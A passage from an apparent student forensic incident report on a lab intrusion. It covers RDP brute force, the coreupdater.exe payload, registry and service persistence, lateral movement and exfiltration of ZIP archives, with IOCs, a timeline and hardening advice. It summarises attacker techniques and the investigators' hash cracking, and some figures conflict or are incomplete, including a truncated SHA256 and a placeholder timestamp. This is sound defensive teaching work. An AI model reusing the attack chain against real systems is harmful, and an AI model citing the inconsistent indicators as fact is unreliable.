Shortly thereafter, the coreupdater.exe file was moved to the directory C:\Windows\System32, a location consistent with an attempt to establish system-wide persistence. The relocation of the file indicates the attacker's intent to give the malware elevated privileges and ensure its execution.

At 02:24, coreupdater.exe was executed, initiating its first run. The file exhibited multiple file creation, modification, and deletion events in rapid succession, including the creation of several .partial files, which are consistent with the artifact patterns of a malicious process attempting to execute in-memory payloads.

On the same day, at 02:27, coreupdater.exe was identified in the Event Logs as being installed as a service, with an automatic startup type. This further solidified its persistence by making it a system-level service that starts automatically with each system reboot.

At 02:30, an autostart entry for coreupdater.exe was registered under the Windows Run key (HKLM\Software\Microsoft\Windows\CurrentVersion\Run), ensuring persistence on system startup. This entry was configured to execute a PowerShell command using a Base64-encoded payload, further reinforcing the persistence mechanism.

The Super Timeline also reveals that the malware was not only persistent but also dynamically modified itself, as evidenced by continuous file overwrites and renaming of the coreupdater.exe binary and its associated .partial files.

On the Desktop system (DESKTOP-SDN1RPT), the coreupdater.exe file was also present, exhibiting similar patterns of execution, modification, and persistence. The executable was created in the same directory (C:\Windows\System32) and registered as an autostart entry, mirroring the Domain Controller's infection.

At 02:44, the coreupdater.exe binary on DESKTOP-SDN1RPT underwent similar file modification events, including .partial file creations. The timeline suggests that the attacker used this binary as a multi-functional payload, capable of executing in-memory code and maintaining persistence.

Throughout the timeline, the coreupdater.exe binary consistently appeared with creation, modification, and deletion events, strongly indicating its role as the primary malware used in the attack. The binary's presence on both the Domain Controller (CITADEL-DC01) and DESKTOP-SDN1RPT highlights the attacker's lateral movement within the network, using the same malicious tool across both systems.

The continuous creation and deletion of .partial files also suggest attempts by the attacker to maintain an in-memory presence while avoiding traditional detection methods, a common tactic in advanced persistent threats (APTs).

Indicators of Compromise (IOCs)

The following indicators of compromise (IOCs) were identified during the investigation. These IOCs can be used to detect and mitigate the impact of this attack across other systems.

IP Addresses:

- **203.78.103.109 (Thailand) - Command and Control (C2) Server**
 - Used for outbound communication from infected systems via encrypted SSL/TLS (Port 443).
 - Flagged as malicious by 7 out of 94 vendors on VirusTotal.
 - Associated with suspicious .exe, .ps1, and .pcap files.
- **194.61.24.102 (Russia) - Initial Access and Malware Distribution Server**
 - Engaged in RDP brute-force attempts and subsequently established successful RDP connections to both the Domain Controller and the desktop system
 - Served the malicious file "coreupdater.exe" to CITADEL-DC01 and DESKTOP-SDN1RPT via HTTP (TCP 80).
 - Not flagged as malicious in major threat intelligence feeds, but user comments on VirusTotal suggest suspicion.

Domains:

- **None observed:** The attackers used direct IP-based connections.

Hashes (Coreupdater.exe - Malware File):

- **MD5:** eed414b500e479397c50c7385ef5e374
- **SHA1:** fd153c6638c3ac39ec39936436a84d0f6129a3c5
- **SHA256:** 103b290028b9f4373647d5dbd173085f195f283c27db125e9a0c1dfa6

Filenames:

- **coreupdater.exe:** Malware executable.

- **loot.zip**: Exfiltrated ZIP archive containing sensitive file "My Social Security Number.txt".
- **secret.zip**: Another ZIP archive believed to contain sensitive files (NoJerry.txt, PortalGunPlans.txt, SECRET_beth.txt, and Szechuan Sauce.txt).
- **NoJerry.lnk, PortalGunPlans.lnk, SECRET_beth.lnk, Szechuan Sauce.lnk, Beth_Secret.lnk**: LNK files in C:\FileShare\Secret\ on CITADEL-DC01.
- **Beth_Secret.txt**: Modified file with timestamping on CITADEL-DC01.

Process Names:

- **coreupdater.exe**: Malicious process used for persistence and control.
- **powershell.exe**: Executed with obfuscated PowerShell command for persistence.
- **spoolsv.exe**: Tampered with as part of the attack.

Registry Keys:

- **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\coreupdate**
 - Used for persistence with an obfuscated PowerShell command that fetches and executes code.
- **HKLM\SOFTWARE\9sEoCawv\45SVAG2o**
 - Contained the obfuscated PowerShell shellcode

Prefetch Files:

- **coreupdater.exe**: Found in Prefetch with a last execution timestamp of 2020-09-19 03:40:49, executed once, and associated with volume VOLUME{01d68d85e0da1e22-b0e0e8ff}.

Exfiltrated Documents:

- **loot.zip**: Contained "My Social Security Number.txt".
- **secret.zip**: Believed to contain NoJerry.txt, PortalGunPlans.txt, SECRET_beth.txt, and Szechuan Sauce.txt.

USB Devices:

- Multiple USB devices were mounted as shown in the USBSTOR registry entries on DESKTOP-SDN1RPT.
- No USB devices were mounted on CITADEL-DC01.

Timestomping:

- **Beth_Secret.txt (CITADEL-DC01):** The \$STANDARD_INFORMATION (SI) creation timestamp is 2020-09-19 03:35:07, while the \$FILE_NAME (FN) creation timestamp is 2020-09-18 23:33:34.
- On DESKTOP-SDN1RPT, some system files exhibited a timestamp discrepancy between Created0x10 (2019) and Created0x30 (2020), determined to be a system clock issue rather than deliberate timestomping.

Services:

- **coreupdate.exe:** Installed as a service on both CITADEL-DC01 and DESKTOP-SDN1RPT.
- **spoolsv.exe:** Tampered with (process injection) on DESKTOP-SDN1RPT.

Unauthorized Autostart Entries:

- **coreupdate:** Configured to execute a Base64-encoded PowerShell command on startup (visible in autoruns.csv).

Timeline of Events

The investigation determined that the incident began on **September 19, 2020, at 02:19**, when the threat actor initiated an initial **ICMP (ping) request** against the **Domain Controller (CITADEL-DC01)**. This ICMP request was likely part of the attacker's reconnaissance phase, allowing them to confirm the system's online status and network reachability.

Following this initial ping, the attacker immediately proceeded with a **network reconnaissance scan using Nmap** against the Domain Controller. The Nmap scan began at **02:19** and targeted a range of common service ports, including **RDP (Port 3389)**. The attacker's objective at this stage was to enumerate open ports, identify running services, and detect potential vulnerabilities on the target system.

Timestamps:

- **Initial ICMP Ping (CITADEL-DC01):** 2020-09-19 02:19
- **Nmap Scan Started:** 2020-09-19 02:19

Shortly after completing the Nmap scan, the attacker launched a **brute-force attack on the RDP service of CITADEL-DC01** using the **Administrator account**. The brute-force attack method suggests that the attacker used automated tools to rapidly attempt multiple password combinations until successful authentication was achieved.

Timestamps:

- **Brute-Force Attack Began:** 2020-09-19 02:19
- **Successful RDP Login (Administrator Account):** 2020-09-19 02:21

Upon gaining access to the **Domain Controller (CITADEL-DC01)**, the attacker immediately began establishing persistence. They downloaded a malicious file named "**coreupdater.exe**" from a remote server with the **IP address 194.61.24.102 (Russia)** using **Internet Explorer**. The use of Internet Explorer, a less secure web browser, provided the attacker with minimal security restrictions and native support for legacy protocols. The downloaded executable (**coreupdater.exe**) was executed immediately, establishing an initial foothold on the system.

Timestamps:

- **Download of coreupdater.exe:** 2020-09-19 02:24
- **Execution of coreupdater.exe:** 2020-09-19 02:24

The **Command and Control (C2) server** associated with the attacker was identified at **IP address 203.78.103.109 (Thailand)**. Network traffic analysis revealed that the infected system periodically communicated with this C2 server, allowing the attacker to maintain remote control over the

compromised system. The C2 communication likely used encrypted HTTP traffic (SSL/TLS) over **Port 443** to avoid detection by traditional network monitoring tools.

Timestamps:

- **First C2 Communication Established:** 2020-09-19 02:25
- **C2 Server IP:** 203.78.103.109 (Thailand)

To ensure persistence, the attacker registered the “**coreupdater.exe**” file as a **Windows service**, configured to automatically start with the system. This allowed the malicious executable to maintain execution even after system reboots. Further analysis revealed that another persistence mechanism was added, which was a **Run key** registered under the name “**coreupdate**”, configured to execute a hidden **PowerShell command**. This command utilized a **Base64-encoded payload** that decoded into a PowerShell script, further establishing a covert command and control (**C2**) channel.

Timestamps:

- **Service Creation (coreupdater.exe):** 2020-09-19 02:27
- **Persistence Established via Run Key:** 2020-09-19 02:30

With access to **CITADEL-DC01**, the attacker prepared archives for data exfiltration. A file named “**Secret.zip**” was created, containing data from the **\FileShare\Secret** directory. Based on the accessed files within the **\FileShare\Secret** directory on **CITADEL-DC01**, the contents of “**Secret.zip**” are believed to have included:

- **NoJerry.txt - Last Accessed:** 2020-09-19 02:31
- **PortalGunPlans.txt - Last Accessed:** 2020-09-19 02:32
- **SECRET_beth.txt - Last Accessed:** 2020-09-19 02:32
- **Szechuan Sauce.txt - Last Accessed:** 2020-09-19 02:32
- **Secret.zip created (CITADEL-DC01):** 2020-09-19 02:32

After gaining persistence on the Domain Controller (**CITADEL-DC01**), the attacker initiated **lateral movement** within the network. The same Administrator credentials were reused to access **DESKTOP-SDN1RPT**, another system within the network. On **DESKTOP-SDN1RPT**, the attacker redeployed the “**coreupdater.exe**” malware, ensuring that the secondary system was also under their control.

Timestamps:

- **Lateral Movement to DESKTOP-SDN1RPT:** 2020-09-19 02:36
- **Execution of coreupdater.exe on DESKTOP-SDN1RPT:** 2020-09-19 02:40

To ensure persistence, the attacker registered the “**coreupdater.exe**” file as a **Windows service**, configured to automatically start with the system. This allowed the malicious executable to maintain execution even after system reboots. Further analysis revealed that another persistence mechanism was added, which was a **Run key** registered under the name “**coreupdate**”, configured to execute a hidden **PowerShell command**. This command utilized a **Base64-encoded payload** that decoded into a PowerShell script, further establishing a covert command and control (C2) channel.

Timestamps:

- **Service Creation (coreupdater.exe):** 2020-09-19 02:42
- **Persistence Established via Run Key:** 2020-09-19 02:XXXXXXXXXXXXXX

With access to **DESKTOP-SDN1RPT**, the attacker began **data exfiltration activities**. They prepared and exfiltrated a ZIP archive named “**loot.zip**”, containing sensitive data. The investigation determined that “**loot.zip**” contained a sensitive file named “**My Social Security Number.txt**” that was within the **C:\Users\mortysmith\Documents** directory of **DESKTOP-SDN1RPT**. This was confirmed with the following timestamps:

Timestamps:

- **loot.zip created:** 2020-09-19 02:46
- **My Social Security Number.txt last accessed:** 2020-09-19 02:46

To maintain stealth and avoid detection, the attacker employed a range of techniques. Files were deleted or renamed to obscure their presence and create confusion during forensic analysis. Specifically, multiple versions of “**My Social Security Number.zip**” were observed, with some being renamed or deleted. Although timestamping was detected on several system files on **DESKTOP-SDN1RPT**, further analysis suggested that these were more likely the result of a **system clock discrepancy** rather than deliberate attacker manipulation.

In addition to these techniques, the attacker used **in-memory payload execution** to avoid leaving traces on disk. **Memory analysis** revealed that the **spoolsv service** was tampered with, providing a clear indication of malicious in-memory activity. The attacker’s persistence mechanisms, including the malicious **coreupdater.exe** service, were verified using **autoruns analysis**, which identified the unauthorized entry under **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**.

The timeline was meticulously constructed using evidence from multiple forensic sources, including:

- **Master File Table (MFT) analysis:** Revealed file creation, modification, and access times.

- **Event Logs:** Provided detailed records of system activities and service installations.
- **Prefetch files:** Confirmed the execution of **coreupdater.exe** on **2020-09-19 02:40.** (**DESKTOP-SDN1RPT**)
- **Memory Dumps:** Exposed in-memory malicious activities, including the tampering of **spoolsv.exe**.
- **Network Traffic Analysis:** Highlighted C2 communication between the infected systems and the attacker's servers (194.61.24.102 and 203.78.103.109).

Conclusions

This digital forensics and incident response (DFIR) investigation revealed a sophisticated and deliberate attack targeting a Windows-based enterprise environment. The investigation determined that the incident began on September 19, 2020, when a threat actor gained unauthorized access to the Domain Controller (CITADEL-DC01) using the Administrator account via a brute-force Remote Desktop Protocol (RDP) attack. This initial compromise was followed by the download and execution of a malicious file, “coreupdater.exe”, which established persistence through a Windows service and a Run key which enabled the attacker to maintain control over the system.

The attacker leveraged the compromised Administrator account to move laterally to DESKTOP-SDN1RPT, where they deployed the same “coreupdater.exe” malware, maintaining consistent control across multiple systems. The investigation confirmed that the attacker engaged in data exfiltration, creating two ZIP archives named “Secret.zip” and “loot.zip.” Analysis of the exfiltrated files revealed that “loot.zip” contained a sensitive document named “My Social Security Number.txt” from mortysmith\Documents on DESKTOP-SDN1RPT. The contents of Secret.zip, based on accessed files, are believed to have included NoJerry.txt, PortalGunPlans.txt, SECRET_beth.txt, and Szechuan Sauce.txt.

Further analysis of system artifacts, including the Master File Table (MFT), Event Logs, Prefetch files, and memory dumps, revealed a range of attacker techniques designed to maintain persistence and avoid detection. These techniques included the use of an obfuscated PowerShell command configured to execute at startup, process injection into the spoolsv service, and in-memory payload execution. Although some system files exhibited timestamp discrepancies, further analysis determined that this was more likely due to a system clock discrepancy rather than deliberate timestamping by the attacker.

The attack infrastructure was traced to two countries: Thailand and Russia. The Thai-based IP 203.78.103.109 was identified as the command-and-control (C2) server and was flagged as malicious by 7 out of 94 vendors on VirusTotal, indicating a history of malicious activity. The Russian IP 194.61.24.102, though not flagged as malicious in major threat intelligence feeds, was involved in communication with the compromised systems. This infrastructure suggests that the attacker leveraged servers in multiple regions, with Thailand serving as the C2 hub and Russia potentially acting as a supporting server or proxy. While the specific attribution to a known threat group remains undetermined, the use of international infrastructure highlights the attacker’s attempt to obfuscate their origin.

The attack was characterized by poor security hygiene, including the use of weak Administrator credentials that were easily compromised, the absence of multi-factor authentication and lockout policies, and the use of a shared Administrator account across multiple systems. Additionally, the presence of “coreupdater.exe” in the Windows System32 directory and its configuration as an automatic startup service demonstrated a clear lack of effective endpoint protection or monitoring.

In conclusion, the investigation highlights several critical security gaps that were exploited by the attacker, including weak password policies, inadequate segmentation of privileged accounts, and a

lack of effective monitoring for suspicious activity. The successful exfiltration of sensitive data underscores the need for stronger access controls, improved endpoint security, and comprehensive incident detection and response capabilities. Immediate corrective actions, including the removal of unauthorized services, the enforcement of strong password policies, and the implementation of multi-factor authentication, are strongly recommended to prevent similar incidents in the future.

Recommendations

Following the compromise involving unauthorized RDP access, credential reuse, and malware persistence via coreupdater.exe, the following containment, remediation, recovery, and preventive measures are recommended. These actions are mapped to CIS Controls for structured hardening and SOC response.

Containment

1. Lock Down RDP Access (CIS Control 4 & 12)

- **Issue:** RDP was exposed directly to the internet on the Domain Controller.

- **Action:**

- Immediately disable public RDP access.
- Route all RDP sessions through a secure VPN (e.g., WireGuard, OpenVPN).
- Deploy a jump box (bastion host) with strict firewall rules and logging.
- Enforce **Multi-Factor Authentication** for all RDP sessions (Duo, Microsoft Authenticator).
- Implement dynamic IP banning using CrowdSec or fail2ban (Windows fork).

2. Block Malicious IPs

- **Issue:** Communication was established with known suspicious IPs (e.g., 203.78.103.109 - Thailand, 194.61.24.102 - Russia).

- **Action:**

- Update perimeter firewalls to block traffic to and from these IPs.
- Enable threat feed integration (e.g., EmergingThreats, AbuseIPDB) to auto-block IOCs.

Remediation

1. Deploy Endpoint Detection & Response (CIS Control 10)

- **Issue:** Malware (Meterpreter) was executed and persisted without detection.

- **Action:**

- Deploy EDR on all endpoints.
 - Open-source: Wazuh, Elastic Defend
 - Commercial: CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint

- Enable detection for suspicious behaviors (e.g., new service creation, registry persistence, remote PowerShell).

2. Forensic Cleanup

- Action:

- Use tools like **KAPE**, **Velociraptor**, or **Autopsy** to triage systems for persistence artifacts.
- Remove *coreupdate.exe* and all known variants (based on hash) from all infected systems.
- Reimage any compromised endpoints if registry/service tampering is detected.

Recovery

1. Centralized Logging & SIEM Integration (CIS Control 8)

- Issue: Detection relied on manual review of disjointed logs.

- Action:

- Deploy a SIEM to aggregate logs from endpoints, DC, firewalls, and VPN.
 - Free: Security Onion, ELK stack, Graylog
 - Paid: Microsoft Sentinel, Splunk
- Set real-time alerts for:
 - Excessive login failures
 - RDP session starts
 - New services or binaries dropped in Temp directories
 - Use of Internet Explorer or PowerShell on DC

2. Revoke Compromised Credentials

- Action:

- Reset all credentials used during lateral movement.
- Force logoff of active sessions.
- Audit service accounts and reset their passwords with complex alternatives.

Preventive Measures

1. Network Segmentation & Access Control (CIS Control 6 & 12)

- **Issue:** Lateral movement occurred from the DC to desktops using shared credentials.
- **Action:**

- Create separate VLANs for DCs, user endpoints, and admins.
- Use ACLs to limit inter-VLAN traffic.
- Restrict RDP access between segments.
- Enforce unique local admin accounts per machine (LAPS, JEA, or PAM tools).

2. Strong Account Management (CIS Control 5)

- **Issue:** The default “Administrator” account was brute-forced.
- **Action:**

- Disable or rename the default Administrator account.
- Enforce **account lockout after 5 failed attempts** via GPO.
- Require **password complexity** and rotation:
 - 14+ characters, history enforcement, max age 60 days
 - Use tools like Specops Password Policy to block weak/dictionary passwords.
- Require MFA on all privileged accounts.

3. Application Whitelisting (CIS Control 10 & 16)

- **Issue:** Malware was downloaded using Internet Explorer and executed without restriction.
- **Action:**

- Block execution of unauthorized binaries using AppLocker or MDAC.
- Disable browser access (especially IE) on critical systems like Domain Controllers.
- Set PowerShell policy to allow **only signed scripts** (Set-ExecutionPolicy AllSigned).

4. Admin Workstation Separation (CIS Control 6)

- **Issue:** High-privilege accounts browsed the internet and downloaded files.
- **Action:**

- Enforce use of **Privileged Access Workstations (PAWs)** for domain admins.
- Lock down PAWs to disallow browser, email, or USB device access.

These combined actions directly mitigate the root causes of this incident and harden the environment against future attacks that leverage similar initial access, lateral movement, and persistence techniques.

Contributions

Sarjoun Radiyeh

- Initial Triage & System Profiling
 - Performed KAPE triage collection for both hosts.
 - Identified OS versions, system names, and time zones of both DC and Desktop.
- Network Forensics & Breach Detection
 - Analyzed a 400K-packet pcap to detect suspicious activity, including Nmap RDP port scanning and brute-force attempts.
 - Identified attacker IP (194.61.24.102) and traced brute-force access to CITADEL-DC01.
 - Reconstructed malware download (coreupdater.exe) over HTTP from attacker IP and confirmed its nature via VirusTotal.
 - Identified lateral movement
- Malware & Payload Analysis
 - Used NetworkMiner and Ghidra to analyze coreupdater.exe, linking it to a Metasploit reverse shell payload.
 - Analyzed memory artifacts and persistence mechanisms on both hosts.
 - Discovered secondary malware injection into spoolsv.exe and identified reflective DLL loading.
- Volatility Memory Analysis
 - Leveraged Volatility to analyze memory from DC, revealing active malware sessions and injected processes.
 - Dumped suspicious processes and DLLs for further inspection and cross-referenced with VirusTotal.
- Registry and Persistence Mechanism Analysis
 - Identified dual persistence techniques (T1547.001 and T1543.003) via Registry Run key and malicious service creation.
 - Reverse engineered obfuscated PowerShell payloads with Base64 and Gzip encoding, confirming stealthy malware behavior.
- Password Dumping and Cracking
 - Extracted SAM and NTDS.dit hashes using secretsdump.py.
 - Cracked several domain and local account passwords using password dictionaries and Hashcat.
 - Observed slight reuse of password patterns across systems.

- User & Domain Enumeration
 - Enumerated all domain and local user accounts.
 - Determined which users logged into each system and recovered partial plaintext credentials.
- Pagefile & Host Artifacts
 - Parsed and analyzed pagefile.sys using Belkasoft, revealing use of rysiologger and further attacker behaviors.
 - Confirmed use of timestamping on sensitive files like Beth_Secret.
- Infrastructure & Threat Intel Correlation
 - Mapped internal IP ranges and default gateways.
 - Conducted OSINT on attacker IPs via VirusTotal, Talos, and other threat intelligence platforms.
- Timeline Reconstruction
 - Established key attack stages including initial access, lateral movement, and persistence setup with timestamps.
 - Correlated RDP login times with malware execution and outbound C2 connections.
- Defense Recommendations
 - Proposed 10+ mitigations including network segmentation, EDR, centralized logging, and AppLocker policies.
 - Aligned recommendations with multiple CIS Critical Security Controls (v8), including Controls 4, 5, 6, 8, 10, and more.
 -
- Browser Forensics (Advanced Questions)
 - Used BrowserHistoryView to extract browser artifacts from both DC and Desktop.
- Shimcache & Amcache Analysis
 - Examined Shimcache and Amcache entries for both DC and Desktop:
 - Confirmed presence of coreupdater.exe, though execution was not traceable in Shimcache.

Kevin Kfoury

Super Timeline Analysis

- Constructed a comprehensive Super Timeline of the incident using disk and memory artifacts exclusively, focusing on file creation, modification, deletion, registry modifications, and in-memory activities without relying on network artifacts.
- Analyzed the initial compromise on CITADEL-DC01, identifying the creation of the coreupdate.exe malware in the Administrator's Downloads directory, followed by its movement to System32, where it was executed.
- Documented the establishment of persistence through a Windows service (coreupdate) and a registry Run key (HKLM\Software\Microsoft\Windows\CurrentVersion\Run), configured to execute an obfuscated PowerShell command for covert persistence.
- Traced the attacker's actions, including file manipulation (renaming, deletion), creation of .partial files indicating in-memory execution, and continuous modification of coreupdate.exe.
- Identified and documented the attacker's lateral movement to DESKTOP-SDN1RPT, where the same malware (coreupdate.exe) was deployed with identical persistence mechanisms.
- Analyzed in-memory execution techniques, particularly the process injection into the spoolsv service on DESKTOP-SDN1RPT, consistent with stealthy in-memory payload execution.
- Established a complete attack lifecycle, detailing the attacker's activities from initial compromise, persistence setup, file manipulation, lateral movement, and final logoff.

Host Forensics (Desktop System - DESKTOP-SDN1RPT)

- Confirmed that the Administrator account was compromised, providing the attacker with elevated privileges on DESKTOP-SDN1RPT.
- Documented all files accessed by the attacker, including sensitive documents in the Recent directory (Documents.lnk, loot.lnk, My Social Security Number.lnk).
- Identified sensitive files exfiltrated by the attacker, including loot.zip, which contained My Social Security Number.txt.
- Traced file deletion and renaming activities, particularly focusing on the creation, renaming, and deletion of multiple versions of My Social Security Number.zip.

- Conducted an analysis of timestamp discrepancies between \$STANDARD_INFORMATION (SI) and \$FILE_NAME (FN) attributes, determining that these were caused by a system clock discrepancy rather than deliberate timestamping.
- Extracted and analyzed the Master File Table (MFT), providing a clear view of file creation, modification, and deletion events.
- Conducted Registry analysis using Registry Explorer and RegRipper, identifying unauthorized autorun entries (coreupdater).
- Performed a detailed analysis of Prefetch files, confirming the execution of coreupdater.exe, including the number of runs and associated volume identifiers.
- Identified unauthorized services (coreupdater) on the system, demonstrating persistent attacker control.
- Analyzed dropped tools and binaries, confirming the presence of coreupdater.exe and its continuous execution on the system.

Registry and Persistence Mechanism Analysis

- Analyzed the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run key, identifying the unauthorized coreupdater entry.
- Reverse-engineered the obfuscated PowerShell payload executed by the coreupdater registry entry, confirming a Base64-encoded script.
- Identified the creation of the coreupdater Windows service, confirming a dual persistence strategy (Registry and Service).
- Verified the continuous modification of coreupdater.exe, including file renaming and deletion activities, indicative of in-memory execution attempts.

Prefetch and Memory Analysis

- Conducted a detailed analysis of Prefetch files, confirming the execution of coreupdater.exe on both CITADEL-DC01 and DESKTOP-SDN1RPT.
- Verified in-memory injection in the spoolsv service, consistent with stealthy in-memory execution.
- Tracked file creation, modification, and deletion activities related to coreupdater.exe, identifying continuous creation and deletion of .partial files, indicating memory-resident execution.

File Manipulation and Timestomping Analysis

- Tracked file renaming and deletion activities, including the creation of loot.zip containing My Social Security Number.txt.
- Analyzed timestamp discrepancies between \$STANDARD_INFORMATION (SI) and \$FILE_NAME (FN) attributes, confirming that they were caused by a system clock discrepancy rather than deliberate timestomping.
- Identified that the attacker modified and renamed multiple files to obscure their activities, while the timestamp discrepancies were determined to be system-related rather than malicious.

Antoine Abou Faycal

Breach and Entry Analysis

- The malware coreupdater.exe was downloaded via Remote Desktop Protocol (RDP).
- This indicates a potential vulnerability in the remote access configuration or compromised RDP credentials.
- Consideration was given to brute-force attacks on RDP.
- Suggested further analysis of authentication logs and network traffic to confirm the attack method.

Memory Analysis

Process Behavior:

- Identified coreupdater.exe as an orphan process (PID 8324; parent PID 4008 not found).
- Discovered the parent process is terminated, a common evasion technique.

Code Injection:

- Detected code injection into spoolsv.exe, a legitimate Windows process.
- Injected code spawned powershell.exe processes, often used for executing further malicious actions.

DLL and Plugin Analysis:

- Used Volatility plugins: windows.handles, windows.dlllist, filescan, svcscan, strings. coreupdater.exe showed no DLL usage, highly abnormal and indicative of use of custom code or shellcode or injection techniques avoiding standard DLL mechanisms.

Host Forensics

Disk Image Analysis:

- Used Arsenal Image Mounter for offline disk analysis, preserving evidence integrity.

MFT Analysis:

- Using MFT Explorer, found coreupdater.exe creation date: September 19th.
- This provides a timeline anchor for malware activity.

Persistence Mechanisms:

- Detected the creation of a coreupdater service and of autostart entries ensuring malware runs post-reboot.

File Timestamping:

- Identified on Beth_Secret.txt that SI < FN timestamps suggest timestamp manipulation.
- Recovered file content (renamed SECRET_beth.txt) revealed the attacker's intent to hide data.

Registry Analysis:

- Tools used: Registry Explorer, RegRipper.
- Identified unauthorized autorun entries for coreupdater.exe.

Prefetch Analysis:

- Confirmed application execution times and frequency.
- Helped establish malware activity timeline and potential attacker-used tools.

Network Analysis

- Communication observed with IP address 194.61.24.102. Possible Command and Control (C2) server.
- Analysis with Wireshark revealed details about the communication, including the protocols used (e.g., ICMP, RDP), the timing and frequency of connections, the volume and nature of data exchanged (e.g., commands sent to the infected system or exfiltrated data sent to the attacker), and any evidence of encryption or obfuscation techniques employed to hide the communication.

References

- <https://wadcoms.github.io/wadcoms/Impacket-SecretsDump-NTDS/>
- <https://unit42.paloaltonetworks.com/using-wireshark-exporting-objects-from-a-pcap/>
- <https://www.cisecurity.org/controls/cis-controls-list>
- [SANS Digital Forensics and Incident Response Blog | Offline Autoruns Revisited - Auditing Malware Persistence | SANS Institute](#)
- [EricZimmerman/Get-ZimmermanTools: Get all my software](#)
- [Arsenal Recon](#)
- <https://claude.ai/>
- <https://chatgpt.com/>
- [NetworkMiner - The NSM and Network Forensics Analysis Tool X](#)
- [Wireshark · Download](#)
- [Autoruns - Sysinternals | Microsoft Learn](#)
- [PsExec - Sysinternals | Microsoft Learn](#)
- [Free Automated Malware Analysis Service - powered by Falcon Sandbox](#)
- [ANY.RUN - Interactive Online Malware Sandbox](#)
- [VirusTotal - Home](#)
- [Belkasoft X Forensic | A reliable end-to-end DFIR solution by Belkasoft](#)